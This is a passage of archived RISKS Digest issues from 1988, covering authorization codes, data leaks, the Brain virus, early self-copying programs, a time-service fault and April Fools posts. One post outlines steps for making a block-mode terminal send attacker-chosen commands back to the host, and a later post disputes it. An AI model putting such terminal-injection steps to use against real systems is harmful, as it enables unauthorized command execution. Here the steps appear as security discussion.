Look at the number of characters in an authorization code; it is far too small to reflect the number of authorizations issued by just one processing center on one busy day. I believe that the banks are really interested in covering their soft parts, as usual, rather than making the system airtight. All they need to prove is that an authorization was (or was not) obtained at the time of sale. I know from personal experience that authorizations are frequently issued for estimated amounts; most hotels call for them as soon as someone checks in, long before phone or room service charges can even be estimated. Restaurants frequently bring back charge slips for signature without a total, but with an authorization code.

I don't think that authorization codes are actually generated by the bank which issued your credit card. The merchant calls HIS bank's processing center (which may serve many different banks); that center's computer verifies the credit available on your account, then IT issues a number which the merchant writes on the charge slip. The only time anyone really cares about that number is when you don't pay your bill. Then the important question is whether the merchant really DID call for authorization before accepting your plastic (in which case it becomes the bank's problem) or not (in which case he eats the loss). It's just electronic finger-pointing.

I would speculate that the codes are some sort of hash of date, time, account number(s) etc. which would make it impossible for the merchant to dummy up an authorization after the fact. As to not having problems with your card, the system is designed to be almost invisible under normal circumstances. Unless you charge a lot of estimated amounts AND are near your credit limit, you probably won't ever know that it is there. The only way I have found to check on it is to obtain both your current debt and available credit from an on-line source (such as an ATM). If they total to less than your maximum line, there is probably a hold floating around in there.

[The authorization code is a protection for the card acceptor. If the card authorizer grants an authorization code, then it will grant the payment. Otherwise maybe not, e.g., if the account is bogus! PGN]

Program prejudice and psychological testing

Prentiss Riddle <ut-sally!im4u!woton!riddle@uunet.uu.net>
22 Mar 88 14:09:58 GMT

- <> Your answers to a few meaningless questions on a job interview could be
- <> interpreted for drug use, integrity of character, and watching Saturday
- <> Morning Cartoons.

This is another case in which computers only facilitate an already existing

risky practice. Corporate personnel offices have been misusing psychological testing for years. A member of my family was once diagnosed as "neurotic" by an employer (who then in a fit of paternalism informed the employee's spouse but not the employee). I mistrust psychological testing even in the hands of professionals trained to appreciate its limits; if widely used for personnel decisions it could exceed even bogus lie detector tests in the damage it might do to innocent individuals' careers and lives.

- -- Prentiss Riddle ("Aprendiz de todo, maestro de nada.")
- -- Opinions expressed are not necessarily those of my employer.
- -- riddle%woton.uucp@cs.utexas.edu {ihnp4,uunet}!ut-sally!im4u!woton!riddle

funny phone

Steve Strassmann <straz@MEDIA-LAB.MEDIA.MIT.EDU> Thu, 24 Mar 88 02:44 EST

My father uses a service provided by the Peoples Phone Company of Connecticut. From anywhere in the US, you can dial an 800 number, and then enter a password (via touchtone) to call him or a third party, and he gets the bill. Many PPC customers share the same 800 number.

Unfortunately, the service was widely abused when this number became widely known, so it was changed. Last week I was greatly amused to discover:

- (1) although the phone number was changed, the passwords weren't, because (according to the president of PPC) they "didn't want to inconvenience existing users too much."
- (2) when you dialed the old 800 number, you got a recording saying "This number is no longer in service... the NEW number is"

Needless to say, yet another change is in the works.

Steve Strassmann, MIT Media Lab, Cambridge, Mass.

risks there and whoops! still there!

a.e. mossberg <aem@miavax.miami.edu> Tue, 22 Mar 88 13:03:57 EDT

In <u>RISKS-6.47</u> Jerry Leichter suggests vt220 terminals are somewhat secure....

I think that the problem is better stated as 'block mode', not programmable function keys. I've looked at our vt220 manuals and the problem I stated before remains.. I can send a sequence like this:

lock keyboard
erase display
block mode on
output whatever sequence of commands I want executed...

send screen

I tend to doubt there are many people who are quick enough to go into setup to unlock the keyboard for the sequence executes, and who pay enough attention to even catch it, if I were to do a clear screen, block mode off, unlock keyboard at the end of the above sequence. Anyway, why is block mode still around? I can't recall seeing ANY application that used it. (I kinda vaguely remember a pseudo-full-screen editor on the UNIVAC that might have needed it.)

a.e.mossberg Internet: aem@mthvax.miami.edu
Bitnet: aem%mthvax.miami.edu@cunyvm



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 52

Friday 1 April 1988

Contents

April Fool's warning from Usenet

Gene Spafford via Cliff Stoll

Quebec Probing Leak of Government Information --

Glen Matthews

New virus reported

Wes Brzozowski via Dave Goldblatt via Al Stangenberger

Virus precursor: "ANIMAL"

Mike Van Pelt

More On Race and Ethnicity Questions...

Mike Pabrinkis

Re: Short stories of old computer risks

Ephraim Vishniac

Re: Notifying users of security problems

Hugh Davies

Credit-limit handling found overly restrictive

Henry Mensch

Bankcard authorizations

Fred McKay

Terminals and checking the facts

Jerry Leichter

Info on RISKS (comp.risks)

✓ April Fool's warning from Usenet

Cliff Stoll <cliff@Csa5.LBL.Gov> Thu, 31 Mar 88 12:17:48 PST

Here's the warning from USENET's news.announce.important:

From: spaf@cs.purdue.EDU (Gene Spafford)

Subject: Warning: April Fools Time again (forged messages on the loose!)

Date: 1 Apr 88 00:00:00 GMT

Organization: Dept. of Computer Sciences, Purdue Univ.

Warning: April 1 is rapidly approaching, and with it comes a USENET tradition. On April Fools day comes a series of forged, tongue-in-cheek messages, either from non-existent sites or using the name of a Well Known USENET person. In general, these messages are harmless and meant as a joke, and people who respond to these messages without thinking, either by flaming or otherwise responding, generally end up looking rather silly when the forgery is exposed.

So, for the next couple of weeks, if you see a message that seems completely out of line or is otherwise unusual, think twice before posting a followup or responding to it; it's very likely a forgery.

There are a few ways of checking to see if a message is a forgery. These aren't foolproof, but since most forgery posters want people to figure it out, they will allow you to track down the vast majority of forgeries:

- o Russian computers. For historic reasons most forged messages have as part of their Path: a non-existent (we think!) russian computer, either kremvax or moscvax. Other possibilities are nsacyber or wobegon. Please note, however, that walldrug is a real site and isn't a forgery.
- o Posted dates. Almost invariably, the date of the posting is forged to be April 1.
- o Funky Message-ID. Subtle hints are often lodged into the Message-Id, as that field is more or less an unparsed text string and can contain random information. Common values include pi, the phone number of the red phone in the white house, and the name of the forger's parrot.
- o subtle mispellings. Look for subtle misspellings of the host names in the Path: field when a message is forged in the name of a Big Name USENET person. This is done so that the person being forged actually gets a chance to see the message and wonder when he actually posted it.

Forged messages, of course, are not to be condoned. But they happen, and it's important for people on the net not to over-react. They happen at this time every year, and the forger generally gets [his/her] kick from watching the novice users take the posting seriously and try to flame their tails off. If we can keep a level head and not react to these postings, they'll taper off rather quickly and we can return to the normal state of affairs: chaos.

Thanks for your support.

Gene Spafford

[Especially if the forger is into forging Trojan horseshoes. PGN]

Private Access to Government Information --

Glen Matthews <GLEN%MCGILL3.BITNET@CORNELLC.CCS.CORNELL.EDU> Thu, 31 Mar 88 10:40:15 EST

Quebec Probing Information Leak

The following is from a newpaper article today in Montreal. It is reproduced here without permission. It is an example of the possible abuses when government files are accessed, and illustrates why system designers should take pains to make illict access as difficult as possible.

Quebec Probing Information Leak - by Peggy Curran and Nancy Wood Montreal Gazette, Thursday, March 31, 1988

Justice Minister Herbert Marx yseterday ordered a police investigation into the sale of confidential information on welfare recipients by a South Shore (of the St. Lawerence River) firm. And two other government probes were launched in light of a Gazette story which outlined the activities of Groupe Elite of Boucherville.

Tuesday, company official Serge Peloquin denied previous claims the company had access to government files on welfare recipients.

However, an investigation conducted for the Gazette showed the firm was able to come up with personal information on a welfare recipient in less than 4 hours.

Yesterday, the Gazette learned that the Boucherville firm may also have access to personal files on people on unemployment insurance.

In the National Assembly yesterday, Manpower Minister Pierre Paradis promised a thorough inquiry within his department. "We believe the welfare recipient's right to confidentiality is an unalienable right and we intend to take the measures necessary to see it is protected", Paradis said.

Communications Minister Richard French said the Access to Information Commission, which protects the privacy of personal documents, will conduct its own investigation.

"We expect to know shortly whether we're dealing with a technological problem - that is to say, whether we're not protecting adequately the data in the computer - or whether we're dealing with an employee who isn't respecting the ethics appropriate to his position, or whether there's some other kind of situation", French said.

In a letter dated March 7, the company promised potential customers the current mailing address of any person on welfare for a \$10 fee. The firm claimed to get its data "directly from the ministry".

On Tuesday, Peloquin dismissed the offer sent to collection agencies as "a kind of false advertising", designed to attract business. He said all of his information is available from computers at the Montreal courthouse. Minutes earlier, he'd given a private detective hired by the Gazette a welfare recipient's home address, parents' names and unlisted telephone number, and the fact that he receives a disability pension.

Couthouse computers carry only the names of those who have been involved in a civil or criminal action. Even then, listings do not include telephone numbers, relatives' names, or welfare classifications.

[... the story goes on to recount the experience of an unidentified "victim" who was tracked down by a finance company. He said that his address and unlisted phone number were known to only a handful of relatives and the Unemployment Insurance Commission ...]

Raymonde Bellerive, a public affairs officer for Employment and

Immigration Canada, said UIC has not received a formal complaint and there are strict guidelines on the use of confidential data. But Bellerive said the charges are worrisome and UIC will certainly investigate if the man complains. (UIC is the Unemployment Insurance Commission.)

Michel Patenaude, an investigator for the Access to Information Commission, said it's certainly not the first time confidential information has leaked from a governmental or para-public agency. Leaks are apt to happen whenever you have confidential information - and large numbers of employees with access to it. But Patenaude said the case does raise the question of of the way Social Insurance Numbers are widely used.

"With computers, the Social Insurance Number has become the key that opens the door to all kinds of information. Once you've got it, it's not that difficult to find someone who'll plug it into the system."

... the story goes on to report the reaction of groups such as the Coalition of Welfare Recipients (churchs, food banks, etc.), and the Ligue des Propprietaires (landlords association) ...

New virus reported

forags@violet.Berkeley.EDU <Al Stangenberger> Thu, 31 Mar 88 09:06:32 PST

Article 16275 of comp.sys.ibm.pc:

From: dave@sun.soe.clarkson.edu (Dave Goldblatt)

Newsgroups: comp.sys.ibm.pc,comp.sys.zenith.z100,comp.misc

Subject: New Virus found.. Date: 31 Mar 88 14:26:22 GMT

Reply-To: dave@sun.soe.clarkson.edu (Dave Goldblatt)

Organization: Clarkson University, Potsdam, NY

I just pulled this from my bulletin board...

FROM: Wes Brzozowski

SUBJECT: New Trojan Virus

There's a new virus program that's been seen on the West Coast, that's a lot nastier than the COMMAND.COM virus. This one doesn't need COMMAND.COM to carry it. It inserts itself into the boot record of diskettes, and takes 3 unused clusters, which it then marks as "bad" in the FAT. As such, it doesn't show up in any DOS file. Booting up from such an infected diskette will cause all subsequent diskettes to be infected. The original program that carries the thing is no longer needed, and in fact, no one seems to know what the original program is, so it could be here. I've been given a deactivated copy of the virus for study, so I know that this piece of trash really exists. It appears to only go for diskettes (only infects the A & B drives), not hard drives. I haven't gotten far enough to find out what nastiness it will eventually do. It seems that it will change the volume labels of the diskettes to "(c) Brain". The boot

record contains a message to beware of this virus, and gives an address (in Pakistan, no less!!) to write to for protection. This seems like a joke, but there's always an outside chance that someone is trying to do some extortion. An infected diskette will show three bad clusters if you run a CHKDSK on it. (So says the person who made the virus available; I have no intention of actually activating it to check this out.)
In any case, if you happen to see this weird volume label, or start seeing bad clusters in your diskettes, or (most likely) both, let us all know about it. We may be able to find the source of this virus, which would be a great service to everyone. By the way, this virus looks for two "innoculation bytes" in two normally unused bytes in the boot record. It presently looks like setting these to the proper value will make the virus ignore your diskettes. I'll give more details on these after I've gone completely through the code and am absolutely sure I know what I'm talking about. Until then, please keep your eyes open. Take care.

* Origin: * N I T E W I N G * 607_687_3470 * Owego,NY * (Opus 1:260/410) SEEN-BY: 260/10 313 314 320 322 325 330 335 345 350 360 410

✓ Virus precursor: "ANIMAL".

Mike Van Pelt <unisv!vanpelt@unix.SRI.COM> 29 Mar 88 16:23:54 PST (Tue)

'Way back when on the Univac 1108 there was a program which had some of the characteristics of today's viruses, though it wasn't a virus by the strict definition. For one thing, it was perfectly harmless except for the waste of disk space and programmer time it caused.

"ANIMAL" is a popular game program which (minus the 'virus') has been written an rewritten for all kinds of machines. It's your basic "20 questions, guess the animal" game that remembers every animal it fails to guess. However, while the user was playing the game, "Pervading ANIMAL" was copying itself into every program file (very roughly equivalent to a direcory in Unix) that the user had assigned to his session write enabled.

It was fairly intelligent about this -- it checked to make see if a copy of ANIMAL existed in the file, and if it did, checked to see which version was the most current. It even went so far as to put an illegal time in the creation date of the copy, and used that to determine if the ANIMAL program it was about to overwrite was created by ANIMAL. It would thus avoid destroying any other program which just happened to have been named "ANIMAL".

To avoid possible undesirable legal entanglements, (I don't THINK he'd mind, but I don't want to take any chances) I won't name the author, though he is a VERY big name in the PC world these days. His stated objective was to recieve a copy of ANIMAL on a Univac system release tape. (Of course, if he recieved it, so would everyone else in the whole world.) Rumor has it that an operating system release was pulled at the last minute when someone noticed ANIMAL in the system library.

The 'virus' action of the program was in a rather elegant little subroutine called "PERVADE", which had some really classic documentation:

"Pervasive Release: A new means of distributing software: ... When someone calls you and asks you for a copy of your program, you can tell them that in all probability they already have it, much to their own surprise."

(Hey, maybe the GNU people would like this...:-)

There were a number of copies of ANIMAL that had been "fixed" so that they didn't pervade. Of course, in classic Darwinian fashion these were vastly outnumbered by the ones with intact reproductive powers. Then with release 33 of Exec 8 the format of file item table was changed, and ANIMAL pervaded no more, though it still played a good game of "ANIMAL". Rumor has it that somewhere someone updated the PERVADE subroutine to recognize the new file item format, but I haven't heard more about it in several years. Game playing on mainframes is a dying pastime, anyway. (We're all too busy reading NetNews:-)

Mike Van Pelt Unisys, Silicon Valley vanpelt%unisv@ubvax.ub.com
Bring back UNIVAC!uunet!ubvax!unisv!vanpelt

More On Race and Ethnicity Questions...

<mpabrin@nswc-g.ARPA>
Tue, 29 Mar 88 21:16:52 est

Les Earnest (and Peter Neumann):

First, thank you for what is *really* one of the best (longest, and most enjoyable) RISKS items I've read. If you *really, really* think about it, there is no way to justify a RACE or ETHNICITY question, unless you accept the notions of quotas, percentages, much et cetera, in lieu of selecting the best qualified candidate for a position.

For several years, on various forms [I've lived in Virginia for 15 years] I've answered RACE: HUMAN (but I must confess, intermittently). Strangely, the answer has *never* been questioned, or at least, I've not been questioned about it.

Before I entered the Federal Civil Service [Summer, 1963] I completed the standard background questionnaire. To the question about membership in organizations (by its placement, obviously derivative of the McCarthy-era mentality) I answered ARBEITER SAENGER JUGENDCHOR, loosely the [German] Workingmen's Singing Youth Chorus. It was based at the Labor Lyceum, a hotbed of Socialist activity in the Thirties, and pro-German sentiment in the Forties. My singing career was [very] short. It [began and] ended in the mid-Fifties, but for its brief duration, I was in closely harmonious contact with many, many holdovers from the earlier eras. Until today I never realized *why* my background checks were *always* among the first ones completed.

Lately it is fashionable [some slug might say mandatory] in working for that same employer to be an EEO [Equal Employment Opportunity] champion. Years ago I was invited to join an Officers' Club. The application clearly stated that membership was restricted to Commissioned Officers and Civil Servants at and

above a particular grade-level. I did not join, and in my declination letter [with copy to the C.O., *always* the local EEO officer] I wrote, "...I TAKE OFFENSE AT AN INVITATION TO JOIN AN ORGANIZATION WHICH DISCRIMINATES IN ANY WAY, ...AND DISCRIMINATION BY RANK OR PAY GRADE IS DISCRIMINATION JUST AS SURELY AS DISCRIMINATION BY COLOR, AGE, ETHNICITY, GENDER OR RELIGION." I received [his] written reply which cited four references for the maintenance of "status quo", and repeated the invitation to join. I don't think he got my meaning, and I'm sure he *knows* I didn't get his.

More recently, after receiving literally tens of pages of flyers and electronic mail messages of invitation to [month of February] racially and ethnically identifiable celebrations - NO ANNUAL LEAVE REQUIRED - I invited my immediate manager to the "Left-Handed Second Son of the Left-Handed Second Son of the Immigrant Lithuanian Cloth Cutter Quarter-Hour of Silence" (to be held sometime between 12:00 and 14:00 on Monday, 30-May-88). She seemed to avoid me for a week. When I explained that it would involve hamburgers, hot dogs, beer and a swimming pool, she began to understand.

What has any of my establishment-bashing (or Les Earnest's, - Come on! Are you *really*?) got to do with RISKS [of Computers and other Technology In Society]? Just this. We manufacture and implement and profit by the use of tools in our society. We also think (and choose and love and eventually die - every one of us, I trust). If one continuously chooses the *safe* [non-risky] path in one's society [including *safe* answers to obviously obnoxious, albeit entrenched, questions on forms of many organizations within the greater society], neither the person nor the society grows. Get out there and challenge the bigots! Both you and the society will grow. Oh, but do it reasonably. Finally, the tie-in... The same habit of questioning, analysis, refusal to accept [a less-than-good] existing tehnology, and suggestion of a better way, is usually rewarded by a fair-minded manager [both within and without the Government]. I've often wondered *why* the same person who will not accept or tolerate shoddy work or thinking on the job, will choose to ignore or tolerate or accept or embrace any shoddy societal norm.

Mike Pabrinkis (K33) mpabrin@nswc-g.arpa
Naval Surface Warfare Center (703)663-7529
Dahlgren, VA 22448 (AV)249-7529

DISCLAIMER: Yes, the opinions are *only* mine. You are invited to ignore, tolerate, accept or embrace [or even rebut].

and POSTSCRIPTS: If you'd like to know more details about the 30-May-88 "...Quarter-Hour", contact me directly [less-RISKy].

A tender apology for punning Les's name. He *really* is Les Earnest.

Now, go back and *analytically* re-read the subject-line. Thank you.

Re: Short stories of old computer risks (Les Earnest)

<ephraim@Think.COM>
Thu, 31 Mar 88 14:46:34 EST

In RISKS 6:50 Les Earnest writes of his trials and amusement with a system that tried to classify him:

- > The incidents described span a period of twenty years ending 25
- > years ago, but I think they are still amusingly relevant.

His recollections of institutional racism reminded me of an anecdote from my father, and that in turn suggested a forward-looking moral to both stories. First, the story:

In about 1955, my father was stopped for running a stop sign. (He didn't see it, honestly.) The policeman asked my father for various information, including his nationality. "I'm American." he replied with a thick accent. The officer was unconvinced.

"But where are you *from*?"

The officer called the station for instructions. He had a lively discussion with the desk sergeant, during which my father overheard him exclaim that, "You're not American unless you're six ways a bastard!" Eventually they concluded that, given the presence of a valid Connecticut driver's license, nationality wasn't really that important on a traffic ticket.

Second, the moral:

It's difficult now to imagine the social climate of the 1950's in which these incidents occurred. It's sometimes claimed that some system, power, or technology won't be abused because society - social pressure, morals, or current law - prevent it. But next year things will be different, and in thirty years the social climate of today will be almost impossible to recall. That's why it's important, in forums such as this Risks Digest, to consider the conceivable risks and not only the present ones.

Ephraim Vishniac ephraim@think.com
Thinking Machines Corporation / 245 First Street / Cambridge, MA 02142-1214

Re: Notifying users of security problems

<"hugh_davies.WGC1RX"@Xerox.COM> 31 Mar 88 01:25:29 PST (Thursday)

In RISKS 6.50, Andy Goldstein (goldstein%star.DEC@decwrl.dec.com) states..

[&]quot;Well, I was born in Berlin."

[&]quot;German, then."

[&]quot;I was never a German citizen. I was Latvian. But now I'm American."

[&]quot;Latvia? Where's that?"

[&]quot;It's not there anymore. It's part of the Soviet Union."

[&]quot;So you're Russian."

[&]quot;No, my father was Russian, not me. My mother was Latvian. We're all American now."

"Sending out notice of the presence of a bug without a correction or workaround is of course even more irresponsible."

When I first saw this I couldn't believe what I was reading. Well, I've reread it several times, and it still says the same thing. I only hope that Andy was joking, or that I have grasped the meaning wrongly, because what I think that it means is that I can get bitten by a bug that someone knows about, but hasn't told me because he doesn't have a fix or workaround.

Surely, just knowing about a bug is enough to help avoid it causing problems? If I know that doing a particular operation causes problems, I will avoid doing that operation, and that is a workaround in itself.

Also, knowing that a bug exists in a particular area will save me manhours, and therefore money, investigating a problem which is already known.

Please, Andy, tell me I've got it wrong!

Hugh Davies.

Credit-limit handling found overly restrictive (RISKS-6.50)

Henry Mensch <henry@GARP.MIT.EDU> Wed, 30 Mar 88 22:44:09 EST

Date: Tue, 29 Mar 88 13:48 PST

From: Wm Brown III <Brown@GODZILLA.SCH.Symbolics.COM>

Look at the number of characters in an authorization code; it is far too small to reflect the number of authorizations issued ...

When I worked at Chase Manhattan in New York authorization codes (for check encashment, not credit card authorization, but I suspect they work in similar ways) were a function of the dollar amount of the item, the day of the week and the date. Other institutions may have other (perhaps proprietary) ways to compute an authorization code. The functions used probably have no relation to the number of transactions authorized in a single business day.

Henry Mensch / <henry@garp.mit.edu> / E40-379 MIT, Cambridge, MA # {ames,cca,rochester,harvard,mit-eddie}!garp!henry

Bankcard authorizations

<FMCKAY%HAMPVMS.BITNET@MITVMA.MIT.EDU> Thu, 31 Mar 88 18:38 EST

Many years ago I was asked to set up a system to monitor phone traffic for a regional authorization center in Florida. I was told by someone there that the authorization code was a checksum on such things as card number, merchant number, and AMOUNT. It seems to me that if this is the case, an authorization

for an estimated amount would make the code formula tilt if the charge was later challenged.

I currently accept MC/Visa in my business and once received an authorization for a charge that the bank returned as invalid. Since the card number was read to me over the phone, I assume something got garbled in the process. However, how did the authorization go through?

I would be curious to hear of similar experiences but I make no representation as to the accuracy of the formula information considering the age and source.

Fred McKay ---- FMCKAY@HAMPVMS.BITNET

Terminals and checking the facts

LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter> Thu, 31 Mar 88 13:46 EST

In <u>RISKS 6.51</u>, A.E. Mossberg takes me to task for not considering the security of block mode in VT220's, and proceeds to outline a way to use block mode to cause a VT220 to send an arbitrary set of commands back to the host.

The problem with the scenario is that it has nothing to do with reality. Neither the VT220, nor any of the VT200 series, has any block mode instructions! Mr. Mossberg claims to have "looked in the VT220 manuals" to construct his scenario; clearly he didn't look very closely.

Ignoring ancient history like the VT62 and speciality products, the only DEC terminals with block mode are VT131 and VT132 (both now two to two and a half generations old and obsolete; I won't discuss them further) and the VT330 and VT340. (The VT320 MIGHT have block mode; I doubt it but don't have a manual to check.)

There are two ways to configure block mode on a VT3xx. Normally, sending from the screen is initiated from the keyboard by the user hitting the Enter key. This mode provides no direct opportunity for a host to read back stuff from the screen "on its own", though of course it is not risk-free - the user may be too trusting and hit Enter when there is stuff on the screen that he didn't put there and doesn't want sent! The other mode is also nominally controlled from the terminal: When the user hits Enter, the terminal sends a "request to send screen" message; the host responds with a "send screen now" message. The manual doesn't say whether a "send screen now" message received when the terminal hasn't sent a "request" will be honored. If it is, there's a potential hole; if it isn't - certainly an option that's easy to implement - the user remains in control.

All that said, having block mode is INHERENTLY somewhat riskier than not having it, though the risk can be made quite small by proper design.* This fact was recognized by the designers of the VT3xx: There is a SETUP option that disables block mode completely. The host can then send "Enter block mode" sequences as much as it likes, with no effect.

-- Jerry

* The way to make a truely secure block mode terminal is to realize that the source of the problem is the ability of a malicious program to cause input indistinguishable from user typein to get sent down the line. If block mode transmissions were always wrapped in a recognizable sequence - for example, if they were always within a distinctive DCS - the host could filter out block transmissions received in places where none were expected. Of course, ALL software on the system that could be vulnerable to such replayed data would have to filter it. Fortunately, if you look at the way user interfaces work, you'll see that typically making the shell-equivalent "careful" is enough.

Why isn't this done? Mainly, I suppose, because block-mode terminals are intended for use with applications that completely control the terminal with trusted software. Programmers don't use block-mode terminals; data entry people do. So the issue isn't of such great import. The VT3xx, which is intended to serve multiple markets, takes just the right approach: Block mode is there if you want it, and you can disable it otherwise.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 53

Friday 1 April 1988

Contents

Virus attacks RISKS

Martin Minow

- First International Conference on Secure Information Systems
- Wednesday's time trouble at SRC (and fault-tolerant systems) Tim Mann via Jim Horning
- Two old viruses

Bill Kennedy

- Credit card limits
 - **Richard Wiggins**
- Bankcard authorizations

John Pershing

Things that go POOF!

Vander-Vlis

Diving tables

Joel Kirsh

Keith Anderson

- Re: Terminals and checking the facts
 - A.E. Mossberg
- Info on RISKS (comp.risks)



<minow%thundr.DEC@decwrl.dec.com> 1 Apr 88 00:00

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922)

Subject: Virus attacks RISKS

Today, I'm afraid I must confess that one of my recent postings to Risks contained a Virus that Peter (no doubt inadvertently) distributed to the RISKS audience. The virus doesn't infect your programs or data files directly, but in a manner analogous to the "Christmas card" virus discussed here a few months ago, it causes increased network traffic.

As the virus establishes itself, you will note its affect by the increased amount of electronic mail you receive every day. For some of you, the increase is linear; but for others, I'm afraid you're on the early part of a exponential curve.

Although the virus was easy to create, I'm afraid that I don't know how to cure it. In fact, I believe I'm beginning to note its effects on my own system.

Humbly, Martin Minow

[I've been wondering where the dramatic increase was coming from. PGN]

First International Conference on Secure Information Systems

Dennis Ritchie <drm@reserch.uucp> 31 Mar 88 16:00:00 PST

FOR IMMEDIATE RELEASE % FOR IMMEDIATE RELEASE [O.K. You are released. PGN]

The System Security Society of Southern Saskatchewan and the University of North Saskatchewan, Hoople campus announce the First International Conference on Secure Information Systems. This conference will feature a star studded panel of security and system experts from across the computing spectrum giving boring papers and comparing notes on security problems and possible solutions for existing and future operating systems ane networking environments.

Papers that will be given at the conference include:

Richard Brandow, MacMag magazine: Computer Viruses as a form of social terrorism

Dennis Ritchie, AT&T: Trojan Horses: Security Hole or Debugging Aid?

Richard M. Stallman, Free Software Foundation: Passwords are a Communist Plot, or Give Me Access to Your Computer, Dammit!

Chuq Von Rospach, Fictional Reality: A Secure USENET, an Exercise in Futility.

Greg Woods, NOAO: Benign Dictatorships in Anarchic Environments: A Case Study

Peter Honeyman, University of Michigan: Security Features in Honey-DanBer UUCP, or Why a Flat Name Space is Good.

John Mashey, MIPS Computers: RISC security risks on Usenet

Peter G. Neumann, SRI: The RISKS Of Risk Discussion, or Why This Conference Should be Classified.

William Joy, Sun Microsystems: Unix is Your Friend.

Donn Parker, SRI: Breaking Security for Fun and Profit: A Survey

Lauren Weinstein, The Stargate Project: Stargate Encryption; Turning Free Data into Revenue.

Mark Horton & Rick Adams, The UUNET project: Security Aspects of Pay for Play on USENET.

C. Edward Brown, National Security Agency: How to get USENET feeds when you don't exist, A Case Study.

Gordon Moffett, Amdahl Corp.: The USENET anarchist's cookbook; An alternative to the backbone cabal

John Quarterman, University of Texas: The USENIX social agenda and national security; A summary of Usenet discussions from Star Wars to Tar Wars.

Landon C. Noll & Ron Karro, Amdahl Corp.: Public Key Encryption in Smail3.1; How to send E-mail that the NSA can't read

A. I. Gavrilov, KGB, North American Information Bureau: Exporting American Military Information via Encoded USENET Signatures, Theory and Practice.

The Conference will be held March 2 through 4, 1989 on the campus of the University of North Saskatchewan in Hoople, Saskatchewan, Canada. Registration is \$195 until December 1, 1989, \$295 afterward. For more information please contact Professor Peter Schickele, Department of Computer Science, University of North Saskatchewan, Hoople, Saskatchewan, Canada 1Q5 UI9.

Note: This conference is a rescheduling of the conference originally scheduled for October, 1988 but cancelled after the United States Department of Commerce decided that the material was too sensitive to allow non-American citizens to read (including the material written by the Canadians on the committee). Because of this, the conference has been moved to Canada, which doesn't have a complete Freedom of Speech written into it's constitution, but has better things to do than worry about ways of circumventing civil rights. Americans having trouble getting their papers cleared for distribution at the conference should contact Professor Shickele about setting up a direct uucp link for the troff source.

[I received FIVE copies of this important announcement, so I must assume that some of you may have received multiple copies. However, for those of you who missed it, it seemed worth including here. I fixed the mispeling of Prof. Schickele's name. I'm sure he wouldn't mind. I also fixed the spelling out of Sask., for esthetic reasons. Otherwise this is as the message was received. PGN]

Wednesday's time trouble at SRC (and fault-tolerant systems)

Jim Horning <horning@src.dec.com>
1 Apr 1988 1440-PST (Friday)

Forwarded Message:

Date: Fri, 1 Apr 88 14:12:02 PST [Not a joke.]

From: mann (Tim Mann)

I've learned a bit more about what went wrong with our time service on Wednesday; here are the details for those who are interested.

Background: SRC's time service is based on three master clocks. Two of the clocks get their time signals from radio station WWV in Colorado, while the other gets its time signal from the GOES earth satellite. The master clocks are plugged into Fireflies, which periodically read them and broadcast the time on the net. Every Firefly on the net receives these broadcasts, and takes a fault-tolerant average to get the time to which it adjusts its local clock. This amounts to taking the median if all three time providers are heard from, the mean if two are heard, or the reported value if only one is heard. So we tolerate any single fault: if one time provider gives out bogus times, but the other two still work correctly, clients are not fooled. If two providers fail, clients can be fooled.

Around March 23, Mike Schroeder had trouble with his Firefly, which hosts one of the WWV clocks. Our hardware guys came up and fixed it, but left the console baud rate switch in the wrong position, so the time server couldn't read the clock. Now there were only two time servers, so clients took the mean and still got the right time. Unfortunately, the current time service implementation doesn't send a message to a human when this happens; it just logs the event in a place that's seldom looked at. So Mike's clock stayed down until yesterday afternoon, March 31.

Then on Wednesday afternoon (March 30), something really unusual happened. The WWV clock connected to my Firefly suddenly decided that it was July 8 (the 190th day of the year) instead of March 30 (the 90th day). About two hours later it switched back to March 30. But the incorrect readings had some bad consequences.

First, because there were now two faulty clocks, the client hosts could no longer cope. They took the mean of the two time providers that were reporting and started trying to advance their clocks to the 140th day of the year by running fast. The speedup was limited to 10% by a sanity check I put into the implementation, so it took quite a while before anyone noticed the incorrect time on his Firefly. (Again, when the 10% limit is hit, the current implementation just logs the event in an obscure place.)

The second bad consequence came from the way the current implementation initializes the time on bootup. Instead of averaging all the time servers, it just believes the first one it hears. So two people rebooted their machines on Wednesday afternoon, noticed that the time read "July 8", and phoned me. At that point I got to work picking up the pieces, and phoned the WWV receiver's manufacturer.

The next day one of the chief technical people from the time receiver

company came out to try to figure out what had happened. In the end he ascribed it to a mysterious bug in the firmware release we were running, and gave me a new set of PROMs with an improved algorithm for rejecting erroneous data that shows up due to noise in the radio signal.

This incident teaches two lessons about engineering a fault-tolerant system, neither of which should come as a surprise. First, a fault-tolerant system must report the faults it tolerates so they can be fixed, rather than masking them entirely. Second, a fault-tolerant system must tolerate faults in all phases of its operation---it is not okay if faults during normal operation are tolerated, but faults during initialization cause undetected errors.

--Tim

Two old viruses

Bill Kennedy <bill@ssbn.wlk.com> 29 Mar 88 19:41:16 CST (Tue)

Someone asked for a virus dated prior to 1984. Back in 1974 I was working at a large firm with no fewer than three 360's lashed together and a bright young fellow wrote a program named "rabbit". When rabbit was submitted it had found a way of taking a copy of itself and tossing it back, twice, into the ASP input jobstream. One of ASP's famous qualities was how it got stingier and stingier about talking to its console when it began to get constipated. Needless to say, rabbit constipated it so it was harder to kill the longer it ran. The bright young fellow was (justifiably) discharged.

Also in response to the computer theft story I know a fellow who founded the first retail computer store in Texas. One day Dallas police came into his store (not in Dallas) and asked if he was familiar with a particular brand of Southwest Technical Products (*that* dates it!) video terminal. He said he was. They asked him if he knew how to operate the computer that came with the SWDP terminal, he was. Would he comne down to headquarters and look at something? Sure... When he got the system to boot up he was unsure what the police wanted. They explained that they had just arrested a burglar and this computer was in his apartment. Neither the computer nor the terminal were "hot", the police had found sales receipts for each and the way they found the store was from a receipt for repair work done to the terminal. When the disk directory was played out for the detectives they nearly jumped for joy! The burglar had carefully and faithfully recorded each job, goods stolen, where fenced if fenced, and where stored if not fenced. Dallas and the surrounding cities cleared about eighty offenses just on a simple printout of the burglar's data files. The thief had also programmed it himself!

